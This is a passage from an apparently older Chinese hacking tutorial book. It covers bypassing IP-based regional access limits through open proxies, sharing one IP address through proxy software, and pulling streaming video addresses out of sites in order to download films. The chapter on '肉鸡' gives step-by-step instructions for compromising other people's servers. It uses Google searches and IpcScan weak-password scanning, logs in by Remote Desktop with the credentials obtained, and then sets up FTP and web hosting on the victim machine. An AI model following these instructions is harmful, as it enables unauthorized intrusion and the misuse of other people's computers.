


图 6-29

既然 IP 地址是有区域限制的，那么网站管理员就可以通过 IP 访问限制来设置网站的访问区域用户群了。至于怎么设置，这里就不再细讲了。效果如图 6-30 所示：




图 6-30

二、防范 IP “欺骗”

在了解了什么是特定区域后，就可以很容易地理解怎样去完成“欺骗”了。既然网络中特定区域是通过指定的 IP 范围来划分的，那么将自己的 IP “改成” 指定的 IP 范围内不就可以了吗？可是怎样“改” IP 呢？方法如下：





1. 检查网站的 IP 地址

既然想成为该网站指定 IP 范围内的网络公民，当然就要知道该网站指定的 IP 地址范围了，方法一般有两种：

第一种是使用任何一款具有“地名→IP”功能的软件来完成 IP 的查找，这种方法比较方便。以“QQ 代理公布器”这款软件的“地名→IP”功能为例，我们可以很快得到如下的 IP 地址。如图 6-31 所示：



图 6-31

只需输入相应的地名，再单击“查找”按钮就可以瞬间找到所需的 IP 地址了。不过图中的 IP 地址真的是很多，这让我们难以确定选用哪一个是“最佳选择”，所以还是先使用 Ping 命令来帮忙吧！

在 Windows 的“MS-DOS 方式”输入“Ping 命令 + 具有 IP 限制的网站域名”，然后回车即可进行相应的域名所对应的 IP 地址查询。如图 6-32 所示：



图 6-32

此时，这个网站域名对应的 IP 地址已经出现了。将这个 IP 地址与“QQ 代理公布器”中转换的地址对比一下，确认最相近的就可以了，比如在 202.*.*.1-202.*.*.255 这个范围。

2. 代理服务器的查找

既然确定了 IP 的地址范围，那么下面的操作就方便多了，只需再找个已知 IP 范围中的代理服务器，并使用该代理服务器的 IP 地址上网，一切问题都迎刃而解了！下面让我们使用“代理猎手”

黑客 对抗七十二变

计

这款软件来寻找指定区域的代理服务器。

首先运行“代理猎手”并做好它的设置，主要是“验证”设置，即验证代理服务器的功能是否正常。单击“系统→参数设置”菜单，在弹出的“运行参数设置”对话框中单击切换到“验证数据设置”选项卡设置界面，删除下面原有的验证数据，找一个平时进入最快的网页作为验证数据，例如“新浪”网站，单击“添加”按钮。

在弹出的“添加验证数据”对话框中输入验证数据：“验证名”随意填写，“验证类型”选择为“特征字串”，“验证地址”填入该网页的地址，“特征字串”填入该网页含有的任意一个字符串（一般在查看该网页源代码中复制一个较有特征的字符串较为准确），填写后单击“确定”按钮即可完成设置。如图 6-33 所示：



图 6-33

接着在“代理猎手”的主界面上单击“添加任务”并单击“下一步”，再单击“添加”按钮。在弹出的“添加搜索任务”窗口中单击“下一步”按钮，接着在弹出的窗口中单击“添加”按钮。

稍后将弹出“添加搜索 IP 范围”对话框，输入已知的该市的 IP 起始地址和结束地址，再单击“确定”，返回上一层窗口后单击“下一步”按钮。如图 6-34 所示：




图 6-34

在弹出的“端口和协议”窗口中，单击“添加”按钮。如图 6-35 所示：



图 6-35



因为只是浏览网页，所以通常使用的是HTTP协议，在代理服务器中也就是HTTP代理，这类代理一般使用8080端口，因此在“添加端口和协议”对话框中输入相应的端口和协议信息，并勾选上“必搜”，然后单击“确定”按钮。如图6-36所示：



图 6-36

最后单击“完成”，返回主界面，并单击工具栏上的蓝色三角形开始搜索。如图6-37所示：




图 6-37

稍等片刻，就完成搜索了，单击“搜索结果”标签查看结果。如果你搜索到类型为“HTTP”，验证状态为“Free”的服务器，这些服务器地址与端口就是我们需要的重要数据。如图6-38所示：



图 6-38

需要注意的是能用的代理服务器一段时间后，可能又不开通了，那就必须再搜索一遍。选择其中一个“Free”的服务器，记下它的地址和端口。



3. 代理服务器的使用设置

打开 IE 浏览器，选择“工具→Internet 选项”菜单，在弹出的“Internet 选项”窗口中，单击切换到“连接”选项卡设置界面。如图 6-39 所示：




图 6-39

如果是拨号上网的，选择中间“拨号和虚拟专用网络设置”中的“设置”。如果是 ADSL 并以局域网方式上网的，请选择下面的“局域网（LAN）设置”中的“局域网设置”。如图 6-40 所示：



图 6-40

再选择相应的上网类型，并勾选“对此连接使用代理服务器”前的单选框，填入刚搜索到的地址和端口后单击“确定”按钮返回。

现在再在 IE 地址栏中输入要访问的网站，这时再也不会弹出什么警告窗口了！

第 44 变 妙用代理软件共享 IP

很多朋友都遇到过这样的情况，单位或学校的网管给一个室里的若干台电脑只分配了一个 IP 地址，这时通常就只能一台计算机上网，那么怎样才能让这一个“宝贵”的 IP 地址变得多能化呢？





下面我们来一起讨论这个问题解决的方法。

一、代理软件简介

要想使一个 IP 地址能够为多台计算机提供上网服务，显然使用代理软件是一条理想之策。这里我们选择了容易下载到的“亿特代理服务器之免费版”，它的功能比较强大：

- 支持架设 HTTP、Socks4/5、FTP、SMTP、POP3、RTSP、DNS、RealPlayer、MediaPlayer 等代理，几乎覆盖方方面面；
- 代理客户端数量不限；
- 只需安装在可以直接上网的服务器上，客户机无需安装；
- 不提供客户机的上网记录，从而一定程度上保护它们的隐私；
- 支持所有 32 位版本的 Windows，如 Windows 98/Me/NT/2000/XP 等；
- 支持 WEB 远程管理，可以在任何地方使用浏览器对代理服务器进行管理。

二、代理服务器的设置

亿特代理服务器之免费版的服务器端设置很简单，下载完毕以后，像很多软件一样一直单击“下一步”按钮就可以了，之后会自动启动软件，不用进行其他任何设置。亿特代理服务器启动时会自动进行可以架设的代理服务架设，并告之成功与否。如图 6-41 所示：



图 6-41

从上图中可以看到有多种代理服务已经正常启动，相应的端口标识也已经明确给出，如“Socks 代理正常启动，使用默认端口 1080”等。

三、共享实战

既然各种代理服务都已设置完毕，那么就开始我们的共享之旅吧！下面将以几个常用软件使用代理的方法，实例讲解上述启动正常代理服务的应用。

1. FTP 代理的使用

从服务器中运行的亿特代理服务器界面中可以看到FTP代理的端口是21，服务器的当前的IP地址可以依次单击“开始→程序→附件→命令提示符”，在弹出的“命令提示符”窗口中输入“Ipconfig”命令后就可以知晓服务器在局域网中的IP地址了。

从中可以得知服务器在局域网中的IP地址为“192.100.100.3”。在知晓FTP代理的端口与服务器IP后，就可以在一些需要设置代理FTP应用中进行如下设置了。以IE为例，设置过程如下：

· 运行IE后，在打开的窗口中依次单击“工具→Internet选项”，然后在弹出的“Internet选项”对话框中单击切换到“连接”选项卡设置界面。

接着单击“局域网设置”按钮，在弹出的“局域网(LAN)设置”对话框中单击选中“为LAN使用代理服务器(X)(这些设置不会应用于拨号或VPN连接)”选项前选框，此时“代理服务器”部分应为可设置状态。如图6-42所示：




图 6-42

接着单击“高级”按钮，在弹出的“代理服务器设置”对话框中把“对所有协议均使用相同的代理服务器”选项前的勾选去掉，此时“FTP”项会呈现可设置状态。在该项右侧的两个文本框中分别输入“192.100.100.3”、“21”后，单击“确定”按钮关闭对话框即可。

接着就可以使用IE通过FTP代理访问一些FTP站点了。当然，有些FTP软件的设置也许并不会使用FTP代理的，如 CuteFTP中就是使用了“Socks5代理”。方法如下：

运行CuteFTP后，依次单击“编辑→设置”，弹出设置面板。依次单击逐层展开“连接→Socks”选项，在右侧的设置面板中选中“Socks5”选项前选框，然后在“主机”项右侧的文本框中输入服务器IP地址“192.100.100.3”，在下方的“端口”选项右侧文本框中输入1080即可。如图6-43所示：




图 6-43



设置完毕后，就可以使用 FTP 代理服务登录一些 FTP 站点了。

! Tips

FTP 无法登录的原因。FTP 登录不了是经常的事，因此了解原因对于快速解决问题非常有必要。

首先应懂得两个基本知识：一是 FTP 服务器很可能暂时没开；二是要学会看登录提示含义。常见的提示有以下几种：

- 120：服务在 n 分钟内准备好；
- 200：命令成功；
- 220：对新用户服务准备好；
- 225：数据连接打开，无传输正在进行；
- 227：进入被动模式；
- 230：用户登录；
- 331：用户名正确，需要口令；
- 421：连接用户过多；
- 425：不能打开数据连接；
- 426：关闭连接，中止传输；
- 530：账号或密码错误。



2. HTTP 代理

以在 FlashGet 中设置 HTTP 代理为例。方法如下：

运行 FlashGet，然后依次单击“工具→选项”菜单项，在打开的“选项”对话框中单击切换到“代理服务器”选项卡设置界面。如图 6-44 所示：




图 6-44

接着单击“添加”按钮，在弹出的“代理服务器设置”对话框中随便设置一个“名称”，但需要将“类型”选为“HTTP”，然后将地址和端口设置成“192.100.100.3”和“8080”就可以了。如图 6-45 所示：




图 6-45

设置完后，在“代理服务器”选项卡设置界面中单击选中刚添加的“HTTP”代理，此时默认的选框中钩号则会消失。如图 6-46 所示：




图 6-46

设置完毕后，稍后在使用 FlashGet 下载软件时，可以看到如下的连接提示：

```
Fri Jan 09 00:27:33 2004 正在连接代理服务器 192.100.100.3 [IP=192.100.100.3:8080]  
Fri Jan 09 00:27:33 2004 已连接。  
Fri Jan 09 00:27:33 2004 CONNECT hn-http.skycn.net:8080 HTTP/1.0  
Fri Jan 09 00:27:34 2004 HTTP/1.0 200 Connection established  
Fri Jan 09 00:27:34 2004 Proxy-agent: YitProxy  
Fri Jan 09 00:27:34 2004 GET /down/newsetup2.exe HTTP/1.1  
Fri Jan 09 00:27:34 2004 Host: hn-http.skycn.net:8080  
Fri Jan 09 00:27:34 2004 Accept: */*  
Fri Jan 09 00:27:34 2004 Referer: http://www.skycn.net/soft/14460.html  
....  
Fri Jan 09 00:27:34 2004 User-Agent: Mozilla/4.0 (compatible: MSIE 5.0; Windows 98)  
Fri Jan 09 00:27:34 2004 Pragma: no-cache  
Fri Jan 09 00:27:34 2004 Cache-Control: no-cache  
Fri Jan 09 00:27:34 2004 Connection: close
```



```

Fri Jan 09 00:27:35 2004 HTTP/1.1 200 OK
Fri Jan 09 00:27:35 2004 Server: Microsoft-IIS/5.0
Fri Jan 09 00:27:35 2004 Connection: close
Fri Jan 09 00:27:35 2004 Date: Thu, 08 Jan 2004 16:35:27 GMT
Fri Jan 09 00:27:35 2004 Content-Type: application/octet-stream
Fri Jan 09 00:27:35 2004 Accept-Ranges: bytes
Fri Jan 09 00:27:35 2004 Last-Modified: Wed, 07 Jan 2004 01:13:00 GMT
Fri Jan 09 00:27:35 2004 ETag: "0761b64bbd4c31:13d0"
Fri Jan 09 00:27:35 2004 Content-Length: 2422413
Fri Jan 09 00:27:35 2004 开始接受数据!

```

在第一行提示信息中可以看到“正在连接代理服务器 192.100.100.3 [IP=192.100.100.3:8080]”的字样，这表示 FlashGet 正在连接指定的代理服务器。而在第二行的提示信息中则可以看到“Fri Jan 09 00:27:33 2004 已连接。”的提示，这表示使用 HTTP 代理已经成功了。如图 6-47 所示：



图 6-47

! Tips

如果想在 IE 中设置 HTTP 代理，则请参考 FTP 代理在 IE 中的设置方法，此处略。

3. Socks 代理

以 OICQ 为例，看看如何设置。方法如下：

运行 OICQ 后，在屏幕右下角的系统托盘中使用鼠标右键单击 OICQ 图标，在弹出的快捷菜单中选择“系统参数”。

在接着弹出的“QQ 参数设置”对话框中单击左侧选项列表中的“网络设置”，在随之切换的右侧设置面板中单击选中“使用 Socks5 代理”复选框，然后在下方激活的“代理服务器”右侧文本

框中输入“192.100.100.3”，在“端口”选项右侧的文本框中输入“1080”，然后别急着单击“确定”按钮关闭对话框，而是应先单击“测试”按钮观察代理是否正常有效。

在弹出的提示框中看到有“代理服务器工作正常”这样的字样后才可以关闭“QQ参数设置”对话框，使用该代理登录QQ服务器，这在一定程度上也实现了“突破封锁用QQ”的效果。

在新版本的OICQ中同样可以使用HTTP代理登录QQ服务器。

第45变 用肉鸡打造免费网站空间

现在网络中免费的主页空间真是凤毛麟角了，即使有个别的，网速也相当慢，远远不能与昔日免费主页那种速度相提并论。在网上安个家似乎已经变得很难，下面我们将与大家共同探讨在肉鸡上给自己打造一个免费网站空间的方法，甚至还可以建立一个网络服务器，不光自己有主页空间，高兴时还可以给朋友们使用……

一、什么是肉鸡

网络“肉鸡”一词是国内黑客对被入侵主机的称呼，这类主机通常可控制的权限非常大，黑客用起来随心所欲。

在网络安全中，广义上的“肉鸡”就是指被黑客入侵，并已经被黑客掌握其最高管理权限的远程电脑，简单地说就是受你控制的远程电脑。“肉鸡”使用的操作系统可以是Windows、Unix、Linux等各种系统。从服务对象来看，可以是一家公司的服务器，也可以是一家网站的服务器，甚至是美国白宫或军方的电脑，只要你有本事入侵并控制它！狭义上讲，普通菜鸟所说的“肉鸡”一般是指开了3389端口的服务器。

二、肉鸡的查找

获取一台肉鸡并不是漫无目的地寻找，而应“有的放矢”，比如对一个代表特定区域内的IP地址范围内具有“弱口令”特征的服务器电脑进行扫描。

Tips

什么是弱口令？弱口令泛指一切可以经过猜测就会得知的用户名和口令，可以看成是仅指简单的密码。一个网络管理员如果将服务器登录口令设置得很简单，那么就有可能遭到黑客入侵。

查找肉鸡我们通常可以使用以下一些方法：

方法一：通过Google找肉鸡

Google是目前网络中最著名、效率最高的搜索引擎之一。因为一些用FrontPage生成的html文



件会把文件的路径插入在网页文件中，所以在 Google 中搜索“C:\winnt”或“C:\inetpub”就可以找到使用 Win 的主机，而搜索关键词“C:\inetpub site:.jp”则可以找到日本 Win 主机。

方法二：使用 IpcScan 探测

IPC 是目前常被黑客入侵时利用的一项系统服务，IPC 全称为“InterProcess Communications”，准确地说是“IPC\$”，是默认的在系统启动时的 Admin 共享。IPC\$ 是 Windows 部分操作系统中提供的远程网络登录功能，它的特点是在同一时间内，两个 IP 之间允许建立一个连接。任何人试图通过 IPC\$ 连接，都将会在 EventLog 中留下记录，不管你是否登录成功。

通过一个名为 IpcScan 的软件，我们可以轻松探测到具有 IPC 漏洞的计算机用户名和密码。当获得这两样后，显然肉鸡也就得到了。如图 6-48 所示：




图 6-48

黑客之道

三、如何登录肉鸡

查找到肉鸡后，怎样才能登录被控制的肉鸡呢？首先，我们必须知道 3 个因素才行，即远程电脑的 IP、用户名、密码。从狭义上理解，它们的作用可以视为：

远程电脑的 IP：知晓远程电脑的位置；

用户名：知晓该用户的权限，如获得 Admin 用户名后，就可以知晓这个用户是管理员账户；

密码：知道该用户对安全的重视程度，从而大致判断出该计算机的安全防范力度。

获得上述 3 个基本条件后，就可以使用 Windows 2000/XP 的“远程桌面连接”功能登录远程电脑了。以 Windows XP 为例，方法是：

依次单击“开始→程序→附件→通讯→远程桌面连接”，即可运行“远程桌面连接”功能并弹出相对话框。如图 6-49 所示：



图 6-49

假设一台“肉鸡”的3个基本条件为：IP“192.100.100.3”、用户名“Admin”、密码“123”，那么则可以在“远程桌面连接”对话框的“计算机”右侧文本框中输入肉鸡的IP“192.100.100.3”，然后单击下方的“连接”按钮，弹出远程桌面连接窗口。如图6-50所示：




图 6-50

在窗口中的“登录到 Windows”对话框中输入肉鸡的用户名和密码后就可以登录肉鸡了，在登录后你会发现所有的操作几乎与本机中操作无异（操作系统版本相同的话）。



四、域名申请与设置

在对肉鸡有了一定了解后，现在就让我们开始打造“免费网站”吧。首先请至“<http://8800.org/dyndns/register>”注册一个用户，然后使用此用户名和密码在“<http://8800.org/dyndns/chrrs>”页面登录进入“管理域名”页面，并单击下方的“静态域名服务”链接。如图6-51所示：



图 6-51

! Tips

静态域名与动态域名服务有相似之处，两者皆可以向肉鸡提供一个形如 `yourname.3322.org` 的域名指向肉鸡IP。与动态域名不同的是，静态域名应用在固定IP地址或者基本固定的IP地址。如果一台静态域名的主机名35天甚至更长不更新，也不会过期。但是静态域名更新IP地址后，这个域名传播到Internet上其他域名服务器所需时间会更长，在这个期间，用户会不能访问肉鸡。





接着在进入静态域名管理页面后，单击“新建”给即将架设的网站申请个域名。如图所示 6-52 所示：




图 6-52

在稍后出现的界面中，在“主机名”项中输入要申请的域名，在下方的“IP 地址”项后输入肉鸡的 IP 地址（如果打算建邮件服务器，则应在“邮件服务器”项后同样输入肉鸡的 IP）。如图 6-53 所示：



图 6-53

上述设置完毕后，单击“确定”按钮关闭设置。

五、设置服务器

一个网站的组成是由“域名 + 主机服务”组成的，所以这里还需要在肉鸡中进行相应服务的添加才能完成免费网站的打造，比如设置 FTP 服务可以完成本地数据至肉鸡数据的上传下载，设置 Web 服务才可以让网友访问到肉鸡中我们的主页。下面就来谈谈这两项服务的设置。

1. FTP 服务的设置

设置 FTP 服务可以使用很多种软件来完成，下面让我们来使用 Windows 2000/XP 自带的 IIS 开启 FTP 服务。

- ①以肉机为 Windows 2000 为例，应依次单击“开始→程序→管理工具→Internet 服务管理器”进入 IIS 配置界面。
- ②稍后打开“Internet 信息服务”窗口，选中左侧“计算机名称”后单击鼠标右键，在弹出的

菜单中依次选择“新建→FTP 站点”。如图 6-54 所示：



图 6-54

③在接着弹出的“FTP 站点创建向导”中可以任意设置一个 FTP 站点名称。

④在设置“IP 地址和端口”界面中，输入“肉鸡”的 IP 地址，端口号则应另设一个端口，如 2180。如图 6-55 所示：




图 6-55

⑤在设置“FTP 站点主目录”界面中可以将目录的范围适当地设置得大一些，以后更新网站内容或上传其他数据时就要用到这个 FTP 目录了。

⑥在出现“FTP 站点访问权限”界面时要注意，这里的“写入”选项是应该选取的，否则只能读数据不能上传数据岂不糟糕？那就使网站的内容无法维护与更新了。

⑦到了这一步，其实我们就已经可以在远程使用 CuteFTP 等软件对前面开启的 FTP 服务进行连接管理了。

⑧为了安全起见，我们还应在“肉鸡”中对 FTP 服务再进行几个必要的安全设置。在选中前面建立的名为“123”的 FTP 服务名称后，单击鼠标右键，在弹出的快捷菜单中选择“属性”。如图 6-56 所示：



图 6-56

⑨在随后弹出的“属性”对话框中单击切换到“安全账号”选项卡设置界面。单击把“允许匿名连接”选项前的勾选去掉，然后单击“确定”按钮关闭属性对话框即可。

如果想将肉鸡给多人提供网站空间，则可以使用建立多个FTP的方法，但要注意的是，每个FTP应使用不同的端口和用户名。

2. 设置 Web 服务

Web 服务通俗地说就是网站服务，设置网站服务的方法和 FTP 大同小异。方法是：

在“Internet 信息服务”窗口中右键单击主机名，在弹出的快捷菜单中依次选择“新建→Web 站点”。在稍后弹出的“Web 站点创建向导”中，在进行到“IP 地址和端口设置”一步时，应在“输入 Web 站点使用的 IP 地址”项中输入“肉鸡”的 IP 地址，在“此 Web 站点应使用到的 TCP 端口（默认：80）”项中可以输入 8082 这样的端口，在“此站点的主机头（默认：无）”项中输入在希网上申请的域名“lovebook.3322.org”。如图 6-57 所示：




图 6-57

在下一步的“Web 站点主目录”设置界面中，应将目录指向到通过 FTP 上传的网站目录，如“C:\Inetpub\wwwroot”。

接下来的设置可以选择默认的，在结束向导操作后还需要设置网站的首页名称，这是因为通常我们设计网站首页时的名称都是“index.html”、“index.asp”这样的，而 IIS 默认的首页没有相应的名称可供选择，这就会导致网友访问域名时出现无法调用首页的情形。所以需要进行如下的“添加”设置，以便让 IIS “有名可点”、“有迹可循”。

右键单击新建的 Web 站点名称，在弹出的快捷菜单中选择“属性”。在稍后弹出的“属性”对话框中单击切换到“文档”选项卡设置界面。接着单击其中的“添加”按钮，在弹出的“添加默认文档”对话框中输入“index.html”类似的首页名即可。如图 6-58 所示：



图 6-58

添加完毕后单击“确定”按钮返回。接着在自己的计算机中打开 IE 窗口，输入网址“<http://lovebook.3322.org>”就可以访问到架设在肉鸡上的网站了。当然也可以直接输入肉鸡的 IP 地址来访问，如类似于“<http://192.100.100.3:8080/index.html>”这样的网址。而 FTP 的管理地址则应为“<ftp://admin:123@192.100.100.3:2180>”。其中的“admin:123”为获得的“肉鸡”用户名及密码。

第 46 变 突破“封锁”下影片

网络中有很多影片只能在线欣赏，不能下载或是离线观看，这就给一些使用窄带上网的朋友带来了不便。而且，播放时无法流畅自如地调整播放进度更是让人急上加急，这时我们不妨来学习一下怎样突破“封锁”下影片。

一、搜索下载法

当一部新的影片在网络中各大收费站点出现时，如果你没有下载的“门路”，那么不妨尝试在<http://www.google.com>中使用“影片名+视频格式后缀”的关键词搜索一下，或许影片的下载路径早已经指明给你了。以“无*道 III”为例，可以将关键词设置为“无*道 III.ram”，为什么要在“无*道 III”后面加“.ram”呢？这是因为 ram 是一种在网络中盛行的视频格式，它非常适合在网络中传输或在线播放，所以这里使用了 ram 后缀名。在使用这样的关键词搜索后，可以发现有很多类似“rtsp://61.134.*.135/vod/action/无*道 III.ram”这样的下载网址呈献在眼前了。如图 6-59 所示：




图 6-59

但要注意，未经允许下载、传播影片可能会侵犯他人的版权。

二、断线法下载

有很多网站的在线电影播放时总会弹出一个窗口，其中提供了一个 real 播放器，正常情况下无法从这个窗口中获知影片调用（即下载）地址的。如图 6-60 所示：



图 6-60

这时有一个很笨但是很有效的方法可以让我们看到“rtsp”方式的下载地址——这就是“断线下载法”。这种方法虽然很简单，但是很有效！具体方法如下：

用这个地址做试验：

http://www.***.com/webfilm/testfilm.aspx

进入页面以后先暂停，如果是通过网卡上网（如 cable）的话，在 Win98（Win2000 不行）的开始运行菜单里输入 winipcfg 然后回车，会出现一个“ip 配置”。如图 6-61 所示：




图 6-61

接着单击播放窗口中播放器的“播放”按钮，等到播放的缓冲进度刚刚出来的时候单击“ip配置”对话框中的“全部释放”，这样就断线了，就会出现连接服务器失败提示框，从中可以看到以rtsp开头的下载地址。如图 6-62 所示：




图 6-62

这个方法的原理很简单，当网页找到要播放的文件以后断线，软件就会报告出错，有了出错的地址就可以下载了！

在 Windows 2000/XP 中可以使用 Ipconfig 命令释放 IP。

三、巧妙从 ASX 文件中找到下载网址

ASX 文件是一种文本文件，它主要的目的是对流信息进行重定向，类似 rpm (rm 的中转文件) 文件，但通常它会给人一种媒体文件的假象。如图 6-63 所示：



图 6-63

其实在 ASX 文件中包含了媒体文件对应的 url 地址，当我们在网页设计链接与 ASX 文件发生联系时，浏览器会直接将 ASX 的内容送给 Media Player，并调用 Media Player 根据 ASX 文件的信息用相应的协议去打开指定位置上的多媒体信息流或多媒体文件。但是有的时候，我们并不需要在线播放式的影片欣赏，而是希望能将影片下载到本地硬盘上，这时就可以通过 ASX 文件来获得影片的下载地址了。以 Windows XP 中打开 ASX 为例，方法是：

右键单击 ASX 文件，在弹出的快捷菜单中选择“打开方式”。如图 6-64 所示：



图 6-64

在随后弹出的“打开方式”对话框中选择“记事本”。如图 6-65 所示：



图 6-65

接着 ASX 文件就可以被“记事本”程序打开了，此时我们可以看到 ASX 文件实际上就是一个文本文件。如图 6-66 所示：



图 6-66



从文本文件中我们可以看到内容就是 Html 代码，稍懂 Html 的朋友都知道当中最核心的是链接，如 “mms://Vod.svs.com/1live1” 或者 “mms://kuang.feng.com/tvc88k.asf”。到了这一步再使用相应的流媒体播放或下载软件就可以将影片下载搞定了。

四、下载受保护的流媒体文件

对于一些隐藏得更深、保护得更完善的流文件，就需要用另外的软件来分析、整理出真实的地址了。试想，既然流文件用播放器能播放，那么真实地址一定是隐藏在发送到本机的网络数据包里面。所以只要用软件截获网上发送过来的数据包，然后加以分析就一定可以找到真实地址。这个软件就是 Project URL Snooper。

作为一款网络信息侦测（嗅探）软件，它能实时跟踪通过你电脑中的数据信息（经过网卡、调制解调器等），并分析出里面各种类型的 URL 地址。一些电影点播网站对于影片的地址往往隐藏得很好，但是这个软件能够很容易地将这些地址展现出来。它还可以用来配合 Streambox VCR、ASFR、SDP 等一些流行的流媒体下载影片。

1. 软件的配置

首先使用相应的播放软件对一些在线播放的影片进行播放，然后再运行 Project URL Snooper。在 Project URL Snooper 窗口中首先单击切换到“常规选项”选项卡设置界面，将“适配器”项中的适配器指定为当前使用的网卡，然后单击勾选“只搜索这台计算机”选项。如图 6-67 所示：



图 6-67

接着单击切换到“搜索”选项卡设置界面，将“隐藏非媒体流地址”、“隐藏空文件”、“去除重复项目”几项选中。如图 6-68 所示：




图 6-68

2. 搜索影片下载地址

现在就可以单击“搜索文件”按钮开始流媒体文件的搜索了。因为搜索的速度非常快，所以我们可以很快看到影片文件的下载地址。如图 6-69 所示：

